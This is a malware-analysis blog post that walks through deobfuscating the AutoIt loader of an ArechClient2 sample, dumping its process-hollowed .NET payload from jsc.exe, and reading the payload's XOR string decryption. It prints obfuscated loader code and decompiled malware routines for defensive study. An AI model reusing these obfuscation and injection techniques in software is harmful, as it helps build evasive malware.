Analysing A Sample Of Arechclient2

dr4k0nia.github.io/posts/Analysing-a-sample-of-ArechClient2/

February 5, 2023

Posted *Feb 5, 2023* Updated *Feb 5, 2023*
By *dr4k0nia*
11 min read

In this post, I will be going over my process of analyzing a sample of ArechClient2. Including initial analysis, deobfuscation and unpacking of the loader. Followed by the analysis of the .NET payload revealing its config and C2 information.


It began with this tweet by @Gi7w0rm. They mentioned me and a few others asking for help analyzing this sample. I decided to look into the sample. After publishing some threat intel and a few updates on my re progress on Twitter, I decided to write this report for a more detailed documentation of my analysis. The original sample can be found here.

Initial Analysis

The sample consists of two files, an executable and an a3x file. After some quick research, I found that a3x is a "compiled" form of AutoIt script. The executables icon is the logo of AutoIt and the copyright information says it's AutoIt. This leads me to believe that this executable is the runtime required to execute the a3x file.


I ran the file in a Windows Sandbox, for some quick intel and immediately got a Windows Defender hit for `MSIL:Trojan...` which indicates that this AutoIt part is just a loader for a second stage .NET binary. In case you are not familiar with the terms, "MSIL" stands for Microsoft Intermediate Language, which is the bytecode that .NET binaries are compiled to.

The a3x script is human-readable. So after putting it into Visual Studio Code I saw this.




```
$IgnoreComplexSellsTommy = 755216
$CONFIGURINGAQUATRIALLOCAL = 70
While 9647475
Switch $IgnoreComplexSellsTommy
Case 755215
Ceiling(350)
Cos(612)
Assign(DoctrineDrama("78h125h43h93h118h108h109h122h111h122h119h125h118h108h43h91h124h125h108h113h119h43h90h109h123h113h108h109h118h124h43",8), DoctrineDrama("78h125h43h93h118h108h109h122h111h122h119h125h118h108h43h91h124h125h108h113h119h43h90h109h123h113h108h109h118h124h43",8))
DllCall(DoctrineDrama("117h106h110h121h99h114h107h48h102h110h110",2), DoctrineDrama("98h111h111h108",0), DoctrineDrama("88h105h124h112h81h123h76h113h122h109h107h124h119h122h129h95",8), DoctrineDrama("120h116h117h115",1), DoctrineDrama("78h108h80h94h84h114h125h74h126h93",9))
Floor(300)
$IgnoreComplexSellsTommy = $IgnoreComplexSellsTommy + 1
Case 755216
Opt(DoctrineDrama("93h123h106h130h82h108h120h119h81h114h109h110",9), 1)
ExitLoop
EndSwitch
WEnd
If Not IsAdmin() Then
$customiseColeThoseConversationsBalloon = 468604
$GarminSufficientlyClassic = 85
For $ziwYzJ = 8659 To 8069740
Switch $customiseColeThoseConversationsBalloon
Case 468602
$YNoyfcZ = DoctrineDrama("68h104h118h109h101h100h105h116h69h75h67h72h115h69h89h80h113h71",2)
AdlibRegister(DoctrineDrama("70h114h113h118h108h118h119h118h67h85h104h106h108h118h119h117h124h67h80h100h113h67h71h114h102h119h117h108h113h104h67h71h117h100h108h113h100h106h104h67",3))
$customiseColeThoseConversationsBalloon = $customiseColeThoseConversationsBalloon + 1
Case 468603
Assign(DoctrineDrama("122h109h123h120h109h107h124h113h126h109h72h74h119h128h72h79h105h122h129h72h80h109h122h106h123h72h91h120h119h124h72",8), DoctrineDrama("122h109h123h120h109h107h124h113h126h109h72h74h119h128h72h79h105h122h129h72h80h109h122h106h123h72h91h120h119h124h72",8))
DllCall(DoctrineDrama("117h106h110h121h99h114h107h48h102h110h110",2), DoctrineDrama("98h111h111h108",0), DoctrineDrama("88h105h124h112h81h123h76h113h122h109h107h124h119h122h129h95",8), DoctrineDrama("120h116h117h115",1), DoctrineDrama("112h88h123h75",4))
Execute('Ptr(123)')
Cos(109)
ASin(547)
```

It looks pretty messy at first but taking a closer look I found something that stuck out: The calls to the function called `DoctrineDrama` look suspiciously like string decryption. So my next step was to find that function, I used the search function to look for it’s name until I found the actual implementation. All functions start with the keyword `Func` and end with the keyword `EndFunc`, making it easy for us to identify them. I copied the code of the `DoctrineDrama` function to a separate file. The code is obfuscated and seems to contain quite some junk code. My first step was to indent the code, for easier readability.




```
Func DoctrineDrama($CustodyDueAustralia, $eligibilityFiJeans)
    $PROFITSUPONEYES = ''
    $SCRATCHTREASUREDELAWAREWALKEREJACULATION = 921021
    $HEADPHONESGLASGOWINSULINFINANCIALWANNA = 61
    For $gCCI = 7062 To 9159497
        Switch $SCRATCHTREASUREDELAWAREWALKEREJACULATION
            Case 921020
                DllCall("kernel32.dll", "bool", "CloseHandle", "ptr", "136")
                IsObj("bureau!coupons!")
                AdlibRegister("bachelor@Fatal@")
                $SCRATCHTREASUREDELAWAREWALKEREJACULATION = $SCRATCHTREASUREDELAWAREWALKEREJACULATION + 1
            Case 921021
                $syntheticiranexercise = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
                ExitLoop
            Case 921022
                ConsoleWrite("Excluded#Arrange#Sk#Syndrome#")
                Floor(223)
                AdlibUnRegister("ALEXANDER*PREVENTION*KURT*")
                $UbcsPmepqA = "WrOWgpFSEsf", $wxfd = "MafpIndvzEJSd"
                Execute('Ptr(342)')
                $SCRATCHTREASUREDELAWAREWALKEREJACULATION = $SCRATCHTREASUREDELAWAREWALKEREJACULATION + 1
        EndSwitch
    Next
    For $structuredictionarystructures = 5023-5023 To UBound($syntheticiranexercise) - 1
        $logictommysnapcirclesdom = 303260
        $leadCnCigarettesImmune = 82
        While 2756103
            Switch $logictommysnapcirclesdom
                Case 303258
                    $ZHpJ = "FxfufDen", $WZQUYaI = "uzzkZRQQOcL"
                    $sFBDMneUcCFk = "nsAPfVFDmfAodym"
                    Execute("HWnd('RL@DOUBT@LIVERPOOL@EXPERIMENTS@AUDIT@')")
                    Execute('Ptr(233)')
                    DllCall("kernel32.dll", "bool", "CloseHandle", "ptr", "61")
                    $logictommysnapcirclesdom = $logictommysnapcirclesdom + 1
                Case 303259
                    DllCall("kernel32.dll", "long", "GetErrorMode")
                    AdlibRegister("MACINTOSH    DRILLING    INTRODUCES    MILEAGE    COMMENTS    ")
                    ConsoleWrite("heavy!Console!Guided!")
                    Random(82, 386, 0)
                    Assign("hispanic*performs*riding*eight*previews*", "hispanic*performs*riding*eight*previews*")
                    $logictommysnapcirclesdom = $logictommysnapcirclesdom + 1
                Case 303260
                    $PROFITSUPONEYES &= Execute("Chr($syntheticiranexercise[$structuredictionarystructures] - $eligibilityFiJeans)")
                    ExitLoop
            EndSwitch
        WEnd
    Next
    Return $PROFITSUPONEYES
EndFunc
```

Looking at the code, specifically the switch cases inside the loops, I realized that only the branches that use `ExitLoop` are of importance. Taking a look at the switch conditions confirmed that suspicion. At the beginning of the function, the second variable is the loop condition, it’s initialized with a value of `921021`. Looking at the switch, it matches the case that exits the loop, meaning the other cases are dead code and can be ignored. I removed the dead branches, cleaned up the unnecessary loops and got rid of the unused variables:



```
Func DoctrineDrama($CustodyDueAustralia, $eligibilityFiJeans)
    $PROFITSUPONEYES = ''
    $syntheticiranexercise = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
    For $structuredictionarystructures = 5023-5023 To UBound($syntheticiranexercise) - 1
        $PROFITSUPONEYES &= Execute("Chr($syntheticiranexercise[$structuredictionarystructures] - $eligibilityFiJeans)")
    Next
    Return $PROFITSUPONEYES
EndFunc
```

After cleaning up we are left with this code. Reading this we can deduce some more fitting variable names, the first argument seems to be the encrypted input, and the second argument is the key. The first variable is the resulting string. So to understand the rest of the code I looked at the documentation of AutoIt, the `StringSplit` function, takes the following arguments: A string, a delimiter char and an optional argument for the delimiter search mode. So the second local variable in `DoctrineDrama` is an array of strings split from the input. Next, the code iterates through all the elements of that array and appends a new character to the output string with every iteration. We see a call to a function called `Chr`, which according to documentation converts a numeric between 0-255 value to an ASCII character. But something is off, what is going on inside that call to `Chr`? subtraction on a string, how does that work? I wondered about that but after a quick web search, I found out that in AutoIt digit only strings seem to be auto-converted to a number if you perform any arithmetic operation on them. Once the loop is finished, the output string is returned.



```
Func DoctrineDrama($input, $key)
    $output = ''
    $buffer = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
    For $index = 0 To UBound($buffer) - 1
        $output &= Execute("Chr($buffer[$index] - $key)")
    Next
    Return $output
EndFunc
```

Looking at this fully cleaned-up version, I reimplemented the decryption routine in C# to build a simple deobfuscator.


```
static string Decrypt(string input, int key)
{
    var buffer = input.Split('h');
    var builder = new StringBuilder();
    for (int i = 0; i < buffer.Length; i++)
    {
        builder.Append((char)(Convert.ToInt32(buffer[i]) -
key));
    }
    return builder.ToString();
}
```

The deobfuscator uses a simple regex pattern to match every call to `DoctrineDrama` and replace it with the decrypted string. It also outputs a list of all decrypted strings. The full deobfuscator code can be found here.

Dumping the payload

After deobfuscating all the strings, I searched the string dump for some Windows API function names that I would expect from a loader. I found a few hits on `NtResumeThread`, `CreateProcessW` and `NtUnmapViewOfSection`. These three in combination give a huge hint towards process hollowing. After searching the string dump for `.exe` I found the suspected injection target `\Microsoft.NET\Framework\v4.0.30319\jsc.exe`, a utility of .NET Framework 4.x which comes with every standard Windows 10 install.

My next step was to debug the executable using x64Dbg. I set a breakpoint on `CreateProcessW`, to ensure we break before the injection process is started. After running past the entry point I was greeted with this nice little message.



```
66
r ds:[C40324],1
0
r ds:[C451FC],0
1B
38
23
9F
rd ptr ds:[esi]
rd ptr ds:[esi+4]
tr ds:[edi],eax
rd ptr ds:[edi+4]
B6
word ptr ds:[esi]
```


AutoIt

It is a violation of the AutoIt EULA to attempt to reverse engineer this program.

```
00A3FA70 74ED00F9 return to kerne
00A3FA74 00478000
00A3FA78 74ED00E0 kernel32.74ED0
00A3FA7C 00A3FAD8
00A3FA80 76F27BBE return to ntdll
00A3FA84 00478000
00A3FA88 83FA93A8
00A3FA8C 00000000
00A3FA90 00000000
```

The message box claims I violated a EULA which I never read nor agreed to. I guess we can't debug the malware any further how unfortunate. Luckily for us, x64Dbg has a built-in AutoIt EULA bypass, it's called Hide Debugger (PEB). You can find it under Debug>Advanded>Hide Debugger (PEB). Make sure to run x64Dbg in elevated mode.

After dealing with the rather simple anti-debug, we let it run. When debugged, the executable spawns a file dialog asking for an a3x file, when run without a debugger it automatically finds the script file. After pointing it to the script file we let it run until the breakpoint for `CreateProcessW` is hit. At this point, `jsc.exe` will be started in suspended mode. Checking Process Explorer confirms that the decrypted path from the AutoIt script was indeed the injection target. We add another breakpoint on `NtResumeThread` which will break execution after the injection is finished but before the thread is resumed to execute the malware.




x32dbg.exe	2300	0.31	4.43 kB/s	71.48 MB	DESKTOP-QD...\analyzer	x64dbg
45.exe	748			26.95 MB	DESKTOP-QD...\analyzer	AutoIt v3 Script
jsc.exe	6136			1.09 MB	DESKTOP-QD...\analyzer	jsc.exe

Since we already know the malware is .NET-based I will use ExtremeDumper to get the managed payload from the `jsc.exe` process. Run ExtremeDumper as admin and dump `jsc.exe`, if it does not show up make sure you are using the x86 version of ExtremeDumper. At the time of writing the loader does not run anymore but fails with an error message about Windows updates. Sifting through the string dump I suspect there is some sort of date check that prevents further execution. This was likely implemented to prevent future analysis. Luckily I had dumped the actual payload before.

The .NET Payload


After dumping the loader, I had to deal with the managed payload. The image is heavily obfuscated. I started my hunt in the `<Module>` class also referred to as the global type. I start by checking this class since its constructor is called before the managed entry point. Many obfuscators call their runtime protections or functions like string decryption here.

My guess was correct, I found a string decryption method `c` in `<Module>` (token `0x06000003`). The method reads the encrypted string data from an embedded resource and then performs a single XOR operation decryption on it. The key used for decryption is supplied via parameters, which leads me to believe that each string has a unique decryption key.



```
// Token: 0x06000003 RID: 3 RVA: 0x00004F54 File Offset: 0x00003154
internal static string c(int int_0, int int_1, int int_2)
{
    int_0 += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    int_1 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num = int_0 ^ int_1;
    num = num * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num2 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num3 = (BitConverter.ToInt32(array, 0) - 5) ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    return Encoding.UTF8.GetString(array);
}
```


After checking references to `c` it turned out that the decryption relies on flow-dependent variables. The calls to the decryption routine have encrypted arguments that are using several opaque predicates and global variables that are initialized and changed depending on call flow.



```
string text = stringBuilder.ToString();
int num = checked(1865406349 - 1865364768);
int num2 = sizeof(double) + 58515;
int k = <Module>.k;
int num3;
bool flag = text != <Module>.c(num, num2, (((uint)k >> 13) - 765460480U != (uint)(1048576 * (num3 << 26))) ? (Type.EmptyTypes.Length + 221) : (Type.EmptyTypes.Length + 1010390009));
if (flag)
```

